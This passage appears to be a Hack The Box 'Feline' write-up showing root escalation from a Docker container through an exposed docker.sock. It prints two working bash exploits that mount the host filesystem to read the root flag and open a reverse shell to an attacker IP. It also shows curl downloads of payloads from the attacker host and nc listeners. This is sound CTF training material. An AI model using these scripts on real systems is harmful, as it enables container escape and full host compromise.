SCREENSHOT EVIDENCE OF EXECUTED SHELL.SH




```
root@kali:~/HTB/Boxes/Feline# nc -lvnp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.205.
Ncat: Connection from 10.10.10.205:50090.
bash: cannot set terminal process group (3707): Inappropriate ioctl for device
bash: no job control in this shell
root@2d24bf61767c:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2d24bf61767c:~# hostname
hostname
2d24bf61767c
root@2d24bf61767c:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

I can see that I am in a docker container. I am also able to view the .bash_history file. I was able to find the below command which looked interesting: curl -s --unix-socket **/var/run/docker.sock http://localhost/images/json**

```
# Command Executed
cat todo.txt
cat .bash_history
```

SCREENSHOT EVIDENCE OF BASH HISTORY



```
root@2d24bf61767c:~# cat .bash_history
cat .bash_history
paswd
passwd
passwd
passswd
passwd
passwd
cd /root
ls
ls -la
rm .wget-hsts
cd .ssh/
ls
cd ..
printf '- Add saltstack support to auto-spawn sandbox dockers.\n- Integra
cat todo.txt
printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n- Inte
cat todo.txt
printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n- Inte
printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n- Inte
printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n- Inte
printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n- Inte
cat todo.txt
printf -- '- Add saltstack support to auto-spawn sandbox dockers through
cd /home/tomcat
cat /etc/passwd
exit
cd /root/
ls
cat todo.txt
ls -la /var/run/
curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
```

If I create another docker container which clones the files of the host I should be able to read the root flag or shadow file

I wrote a short script to do this on my attack machine


CONTENTS OF EXPLOIT

```
#!/bin/bash


cmd="cat /root/root.txt"
payload="[\"/bin/sh\",\"-c\",\"chroot /mnt sh -c \\\"$cmd\\\"\"]"
response=$(curl -s -X POST --unix-socket /var/run/docker.sock -d "{\"Image\":\"sandbox\",\"cmd\":
$payload, \"Binds\": [\"/:/mnt:rw\"]}" -H 'Content-Type: application/json' http://localhost/containers/
create)

revShellContainerID=$(echo "$response" | cut -d'"' -f4)

curl -s -X POST --unix-socket /var/run/docker.sock http://localhost/containers/$revShellContainerID/start

sleep 1

curl --output - -s --unix-socket /var/run/docker.sock "http://localhost/containers/$revShellContainerID/
logs?stderr=1&stdout=1"
```

I downloaded this script to the target docker container and ran it to obtain the root flag.

```
# Commands Executed
cd /tmp
curl 10.10.14.42:80/exploit.sh -o /tmp/exploit.sh
chmod +x exploit.sh
./exploit.sh
```

SCREENSHOT EVIDENCE OF UPLOADED FILE



```
root@2d24bf61767c:~# cd /tmp
cd /tmp
root@2d24bf61767c:/tmp# curl 10.10.14.42:80/exploit.sh -o /tmp/exploit.sh
curl 10.10.14.42:80/exploit.sh -o /tmp/exploit.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   616  100   616    0     0   1780      0 --:--:-- --:--:-- --:--:--  1780
root@2d24bf61767c:/tmp# |

root@kali:~/HTB/Boxes/Feline# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.205 - - [01/Sep/2020 19:16:09] "GET /exploit.sh HTTP/1.1" 200 -
```

This gave me the root flag

```
# Command Executed
chmod +x exploit.sh
./exploit.sh
# RESULTS
5860be6323df24234b7f6b1dfc8c41d0
```

I can of course change the command so it executes a reverse shell if I want root access on the machine


CONTENTS OF REVSHELL FOR ROOT

```
#!/bin/bash


cmd="bash -c 'bash -i >& /dev/tcp/10.10.14.42/1339 0>&1'"
payload="[\"/bin/sh\",\"-c\",\"chroot /mnt sh -c \\\"$cmd\\\"\"]"
response=$(curl -s -X POST --unix-socket /var/run/docker.sock -d "{\"Image\":\"sandbox\",\"cmd\":
$payload, \"Binds\": [\"/:/mnt:rw\"]}" -H 'Content-Type: application/json' http://localhost/containers/
create)

revShellContainerID=$(echo "$response" | cut -d'"' -f4)

curl -s -X POST --unix-socket /var/run/docker.sock http://localhost/containers/$revShellContainerID/start

sleep 1

curl --output - -s --unix-socket /var/run/docker.sock "http://localhost/containers/$revShellContainerID/
logs?stderr=1&stdout=1"
```

Download the above file to the docker image we are in

```
# Commands Executed
cd /tmp
curl 10.10.14.42:80/shell2.sh -o /tmp/shell2.sh
chmod +x shell2.sh
./shell2.sh
```

SCREENSHOT EVIDENCE OF DOWNLOADED SHELL2.SH



```
root@2d24bf61767c:/tmp# cd /tmp
curl 10.10.14.42:80/shell2.sh -o /tmp/shell2.sh
chmod +x shell2.sh
./shell2.shcd /tmp
root@2d24bf61767c:/tmp# curl 10.10.14.42:80/shell2.sh -o /tmp/shell2.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   649  100   649    0     0   1881      0 --:--:-- --:--:-- --:--:--  1875
root@2d24bf61767c:/tmp# chmod +x shell2.sh
root@2d24bf61767c:/tmp# 
```

```
root@kali:~/HTB/Boxes/Feline# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.205 - - [01/Sep/2020 19:16:09] "GET /exploit.sh HTTP/1.1" 200 -
10.10.10.205 - - [01/Sep/2020 19:22:26] "GET /shell2.sh HTTP/1.1" 200 -
```

Start a listener


```
# Command Executed
nc -lvnp 1339
```

Execute the payload


```
# Command Executed
./shell2.sh
```

This is still a docker container as you can see after doing this

SCREENSHOT EVIDENCE OF ROOT SHELL



```
root@2d24bf61767c:/tmp# ./shell2.sh
./shell2.sh
root@2d24bf61767c:/tmp#
```



```
root@kali:~/HTB/Boxes/Feline# nc -lvnp 1339
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1339
Ncat: Listening on 0.0.0.0:1339
Ncat: Connection from 10.10.10.205.
Ncat: Connection from 10.10.10.205:54230.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@c322357b0681:/# hostname
hostname
c322357b0681
root@c322357b0681:/# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
root@c322357b0681:/# hostname
hostname
c322357b0681
root@c322357b0681:/# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.3/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@c322357b0681:/# cat /root/root.txt
cat /root/root.txt
5860be6323df24234b7f6b1dfc8c41d0
root@c322357b0681:/# 
```

ROOT FLAG: 5860be6323df24234b7f6b1dfc8c41d0